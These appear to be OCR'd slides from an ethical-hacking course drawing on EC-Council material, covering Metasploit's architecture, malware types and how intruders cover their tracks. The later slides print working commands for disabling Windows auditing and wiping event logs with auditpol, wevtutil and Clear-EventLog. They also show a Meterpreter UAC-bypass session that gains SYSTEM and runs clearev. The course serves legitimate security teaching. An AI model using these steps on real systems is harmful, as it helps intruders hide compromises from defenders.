
Metasploit Architecture

MSF Core


- Provides the 'basic' API
- Defines the Metasploit Framework

MSF Base

- Provides simplified APIs for use in the Framework
- Provides interfaces to make it easier to deal with the core



Metasploit Architecture




Rex

- Rex stands for Ruby Extension Library
- Rex is the most fundamental component of the entire framework architecture.

Metasploit Architecture

The Rex library essentially is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF.

Metasploit Architecture




- ***Exploits:*** A set of exploits provided by MSF.

The main focus of the framework

Metasploit Architecture


- ***Payloads:*** Payloads are pieces of code that get executed on the target system as part of an exploit attempt.



- A payload could also be something as simple as a few commands to be executed on the target operating system.

Metasploit Architecture

- ***Encoders:*** Payloads could trigger IDS signatures. This can be avoided by encoding the payloads such that they pass undetected over the network, are decoded at the target, and execute as planned.



Metasploit Architecture

- ***Auxiliary Modules:*** *(supporting module, e.g. scanner, crawlers & fuzzers)* It provides enhanced functionality to the penetration tester in terms of fingerprinting and vulnerability scanning.

The idea is to be able to automate the entire penetration testing cycle and possibly even produce a report.

Metasploit Architecture

- ***Listener:*** A listener is a component within Metasploit that waits for an incoming connection of some sort.

  - For example, after the target machine has been exploited, it may call the attacking machine over the Internet.

  - The listener handles that connection, waiting on the attacking machine to be contacted by the exploited system.

Metasploit Architecture

- ***Interfaces:*** The framework user interfaces allow the user to interact with the framework.

  a) Msfconsole command-line interactive interface

  b) Msfcli command-line non-interactive interface


  c) Msfweb Web-based interface

Armitage- Fast and Easy Hacking

- Armitage is a scriptable tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.

http://www.fastandeasyhacking.com/

Armitage GUI



TryHackMe

Metasploit Introduction:

https://tryhackme.com/room/metasploitintro

EXTRA

Maintaining Access

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Remote Code Execution Techniques

Exploitation for Client Execution	- Unsecure coding practices in software can make it vulnerable to various attacks - Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Scheduled Task	- Utilities such as `at` and `schtasks`, can be used along with the Windows Task Scheduler to execute specific programs at a scheduled date and time - Attackers can execute malicious programs at the startup of the system or schedule it for a specific date and time for maintaining access to the target system
Service Execution	- System services are programs that run and operate at the backend of an operating system - Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	- WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely - Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	- WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system - Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in the home environment where parents can monitor and spy on **children's activity**
- It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

Spyware Propagation

1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- Not just limited to that, gaining access also can be done through
  - Hiding Files via Rootkit
  - Steganography
  - NTFS Data Stream - ADS

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**

The attacker uses the following techniques to cover his/her tracks on the target system

1. Disable Auditing
2. Clearing Logs
3. Manipulating Logs
4. Covering Tracks on the Network/OS
5. Deleting Files
6. Disabling Windows Functionality

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

1. SECEVENT.EVT (security): failed logins, accessing files without privileges
2. SYSEVENT.EVT (system): driver failure, things not operating correctly
3. APPEVENT.EVT (applications) Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

1. Disabling Auditing: An attacker disables auditing features of the target system.
2. Clearing Logs: An attacker clears/deletes the system log entries corresponding to his/her activities.
3. Manipulating Logs: An attacker manipulates logs in such a way that he/she will not be caught in legal action.

Covering Tracks on the Network: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.

1. Covering Tracks on the OS: An attacker uses NTFS streams to hide and cover malicious files in the target system.
2. Deleting Files: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
3. Disabling Windows Functionality: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.

Thus, the complete job of an attacker involves not only compromising the system successfully, but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his/her tracks.

Disabling Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Users\Administrator>
```

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success
/failure:enable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Users\Administrator>
```

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**

https://docs.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

C:\WINDOWS\System32\cmd.exe

```
clearing "Microsoft-Windows-COMRuntime/Activations"
clearing "Microsoft-Windows-COMRuntime/MessageProcessing"
clearing "Microsoft-Windows-COMRuntime/Tracing"
clearing "Microsoft-Windows-CertPoleEng/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-CredentialRoaming/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational"
clearing "Microsoft-Windows-ClearTypeTextTuner/Diagnostic"
clearing "Microsoft-Windows-CloudStorageWizard/Analytic"
clearing "Microsoft-Windows-CloudStorageWizard/Operational"
clearing "Microsoft-Windows-CloudStore/Debug"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CmiSetup/Analytic"
clearing "Microsoft-Windows-CodeIntegrity/Operational"
clearing "Microsoft-Windows-CodeIntegrity/Verbose"
clearing "Microsoft-Windows-ComDlg32/Analytic"
clearing "Microsoft-Windows-ComDlg32/Debug"
clearing "Microsoft-Windows-Compat-Appraiser/Analytic"
clearing "Microsoft-Windows-Compat-Appraiser/Operational"
clearing "Microsoft-Windows-Connected-Search/Analytic"
clearing "Microsoft-Windows-Connected-Search/Debug"
clearing "Microsoft-Windows-Connected-Search/Operational"
clearing "Microsoft-Windows-Containers-BindFlt/Debug"
clearing "Microsoft-Windows-Containers-BindFlt/Operational"
clearing "Microsoft-Windows-Containers-Wcifs/Debug"
clearing "Microsoft-Windows-Containers-Wcifs/Operational"
clearing "Microsoft-Windows-Containers-Wcnfs/Debug"
clearing "Microsoft-Windows-Containers-Wcnfs/Operational"
clearing "Microsoft-Windows-CoreApplication/Diagnostic"
```

Parrot Terminal

File Edit View Search Terminal Help

```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 28385 records from Security...
meterpreter >
```

https://www.tenforums.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```

- To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

- To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application,
system -confirm
```

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security

Administrator: Command Prompt

```
C:\WINDOWS\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
InstallUXPerformance-Analytic
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Microsoft-User Experience Virtualization-Agent Driver/Debug
Microsoft-User Experience Virtualization-Agent Driver/Operational
Microsoft-User Experience Virtualization-App Agent/Analytic
Microsoft-User Experience Virtualization-App Agent/Debug
Microsoft-User Experience Virtualization-App Agent/Operational
Microsoft-User Experience Virtualization-IPC/Operational
Microsoft-User Experience Virtualization-SQM Uploader/Analytic
Microsoft-User Experience Virtualization-SQM Uploader/Debug
Microsoft-User Experience Virtualization-SQM Uploader/Operational

C:\WINDOWS\system32>wevtutil cl system

C:\WINDOWS\system32>wevtutil cl application

C:\WINDOWS\system32>wevtutil cl security

C:\WINDOWS\system32>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.

1. Download the Clear_Event_Viewer_Logs.bat utility from https://www.tenforums.com.
2. Unblock the .bat file.
3. Right-click or press and hold on the .bat file and click/tap on Run as administrator.
4. If prompted by UAC, click/tap on Yes.
5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.

Steps to clear logs using Meterpreter shell are as follows.

- If the system is exploited with Metasploit, the attacker uses a Meterpreter shell to wipe out all the logs from a Windows system:
  1. Launch the meterpretershell prompt from the Metasploit Framework.
  2. Type clearev command in the Meterpreter shell prompt and press Enter. The logs of the target system will start being wiped out.

Other way to do so…. Using PowerShell, wevtutil or manually delete logs….

Question and Answer Session

Q & A

What we will cover next

- Cryptography